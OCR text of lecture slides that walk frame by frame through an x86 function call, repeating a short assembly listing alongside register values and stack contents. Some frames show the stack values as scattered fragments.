
0x80483bf

0xfd2b4

0x00000000


%eax	
%edx	
%esp	0xfd2b4
%ebp	0xfd2d0
%eip	0x8048394

```
callee:
  push %ebp                  0x8048394
  mov %esp,%ebp              0x8048395
  mov 0xc(%ebp),%eax         0x8048397
  mov 0x8(%ebp),%edx         0x804839a
  lea (%edx,%eax,1),%eax0x804839d
  add $0x1,%eax              0x80483a0
  pop %ebp                   0x80483a3
  ret                        0x80483a4
main:
  push %ebp                  0x80483a5
  mov %esp,%ebp              0x80483a6
  sub $0x18,%esp             0x80483a8
  movl $0x28,0x4(%esp)       0x80483ab
  movl $0xa,(%esp)           0x80483b3
  call 0x8048394             0x80483ba
  mov %eax,-0x4(%ebp)        0x80483bf
  mov -0x4(%ebp),%eax        0x80483c2
  leave                      0x80483c5
  ret                        0x80483c6
```



%eax	
%edx	
%esp	0xfd2b4
%ebp	0xfd2d0
%eip	0x8048394

```
callee:
  push %ebp                  0x8048394
  mov %esp,%ebp              0x8048395
  mov 0xc(%ebp),%eax         0x8048397
  mov 0x8(%ebp),%edx         0x804839a
  lea (%edx,%eax,1),%eax0x804839d
  add $0x1,%eax              0x80483a0
  pop %ebp                   0x80483a3
  ret                        0x80483a4
main:
  push %ebp                  0x80483a5
  mov %esp,%ebp              0x80483a6
  sub $0x18,%esp             0x80483a8
  movl $0x28,0x4(%esp)       0x80483ab
  movl $0xa,(%esp)           0x80483b3
  call 0x8048394             0x80483ba
  mov %eax,-0x4(%ebp)        0x80483bf
  mov -0x4(%ebp),%eax        0x80483c2
  leave                      0x80483c5
  ret                        0x80483c6
```



0xFFFFFFFF

0xfd2c0

0x28

0xa

0x80483bf

0x00000000

0xfd2d4

0xfd2d0

0xfd2bc


0xfd2b8

0xfd2b4

0xfd2b0

```
callee:
  push %ebp                      0x8048394
  mov %esp,%ebp                  0x8048395
  mov 0xc(%ebp),%eax             0x8048397
  mov 0x8(%ebp),%edx             0x804839a
  lea (%edx,%eax,1),%eax0x804839d
  add $0x1,%eax                  0x80483a0
  pop %ebp                       0x80483a3
  ret                            0x80483a4
main:
  push %ebp                      0x80483a5
  mov %esp,%ebp                  0x80483a6
  sub $0x18,%esp                 0x80483a8
  movl $0x28,0x4(%esp)           0x80483ab
  movl $0xa,(%esp)               0x80483b3
  call 0x8048394                 0x80483ba
  mov %eax,-0x4(%ebp)            0x80483bf
  mov -0x4(%ebp),%eax            0x80483c2
  leave                          0x80483c5
  ret                            0x80483c6
```

%eax	
%edx	
%esp	0xfd2b0
%ebp	0xfd2d0
%eip	0x8048394



0xFFFFFFFF

0xfd2d4

0xfd2c0

0xfd2d0

0x28

0xfd2bc

0xa

0xfd2b8

0x80483bf


0xfd2b4

0xfd2b0

0x00000000

```
callee:
  push %ebp                0x8048394
  mov %esp,%ebp            0x8048395
  mov 0xc(%ebp),%eax       0x8048397
  mov 0x8(%ebp),%edx       0x804839a
  lea (%edx,%eax,1),%eax0x804839d
  add $0x1,%eax            0x80483a0
  pop %ebp                 0x80483a3
  ret                      0x80483a4
main:
  push %ebp                0x80483a5
  mov %esp,%ebp            0x80483a6
  sub $0x18,%esp           0x80483a8
  movl $0x28,0x4(%esp)     0x80483ab
  movl $0xa,(%esp)         0x80483b3
  call 0x8048394           0x80483ba
  mov %eax,-0x4(%ebp)      0x80483bf
  mov -0x4(%ebp),%eax      0x80483c2
  leave                    0x80483c5
  ret                      0x80483c6
```

%eax	
%edx	
%esp	0xfd2b0
%ebp	0xfd2d0
%eip	0x8048394




0xFFFFFFFF

0xfd2c0	0xfd2d4
	0xfd2d0
0x28	
0xa	0xfd2bc
0x80483bf	0xfd2b8
0xfd2d0	0xfd2b4
	0xfd2b0

0x00000000


%eax	
%edx	
%esp	0xfd2b0
%ebp	0xfd2d0
%eip	0x8048394

```
callee:
  push %ebp                    0x8048394
  mov %esp,%ebp                0x8048395
  mov 0xc(%ebp),%eax           0x8048397
  mov 0x8(%ebp),%edx           0x804839a
  lea (%edx,%eax,1),%eax0x804839d
  add $0x1,%eax                0x80483a0
  pop %ebp                     0x80483a3
  ret                          0x80483a4
main:
  push %ebp                    0x80483a5
  mov %esp,%ebp                0x80483a6
  sub $0x18,%esp               0x80483a8
  movl $0x28,0x4(%esp)         0x80483ab
  movl $0xa,(%esp)             0x80483b3
  call 0x8048394               0x80483ba
  mov %eax,-0x4(%ebp)          0x80483bf
  mov -0x4(%ebp),%eax          0x80483c2
  leave                        0x80483c5
  ret                          0x80483c6
```




```
callee:
   push %ebp                      0x8048394
   mov %esp,%ebp                  0x8048395
   mov 0xc(%ebp),%eax             0x8048397
   mov 0x8(%ebp),%edx             0x804839a
   lea (%edx,%eax,1),%eax0x804839d
   add $0x1,%eax                  0x80483a0
   pop %ebp                       0x80483a3
   ret                            0x80483a4
main:
   push %ebp                      0x80483a5
   mov %esp,%ebp                  0x80483a6
   sub $0x18,%esp                 0x80483a8
   movl $0x28,0x4(%esp)           0x80483ab
   movl $0xa,(%esp)               0x80483b3
   call 0x8048394                 0x80483ba
   mov %eax,-0x4(%ebp)            0x80483bf
   mov -0x4(%ebp),%eax            0x80483c2
   leave                          0x80483c5
   ret                            0x80483c6
```

%eax	
%edx	
%esp	0xfd2b0
%ebp	0xfd2d0
%eip	0x8048395




%eax	
%edx	
%esp	0xfd2b0
%ebp	0xfd2b0
%eip	0x8048395

```
callee:
  push %ebp                       0x8048394
  mov %esp,%ebp                   0x8048395
  mov 0xc(%ebp),%eax              0x8048397
  mov 0x8(%ebp),%edx              0x804839a
  lea (%edx,%eax,1),%eax0x804839d
  add $0x1,%eax                   0x80483a0
  pop %ebp                        0x80483a3
  ret                             0x80483a4
main:
  push %ebp                       0x80483a5
  mov %esp,%ebp                   0x80483a6
  sub $0x18,%esp                  0x80483a8
  movl $0x28,0x4(%esp)            0x80483ab
  movl $0xa,(%esp)                0x80483b3
  call 0x8048394                  0x80483ba
  mov %eax,-0x4(%ebp)             0x80483bf
  mov -0x4(%ebp),%eax             0x80483c2
  leave                           0x80483c5
  ret                             0x80483c6
```




%eax	
%edx	
%esp	0xfd2b0
%ebp	0xfd2b0
%eip	0x8048397

```
callee:
  push %ebp                 0x8048394
  mov %esp,%ebp             0x8048395
  mov 0xc(%ebp),%eax        0x8048397
  mov 0x8(%ebp),%edx        0x804839a
  lea (%edx,%eax,1),%eax0x804839d
  add $0x1,%eax             0x80483a0
  pop %ebp                  0x80483a3
  ret                       0x80483a4
main:
  push %ebp                 0x80483a5
  mov %esp,%ebp             0x80483a6
  sub $0x18,%esp            0x80483a8
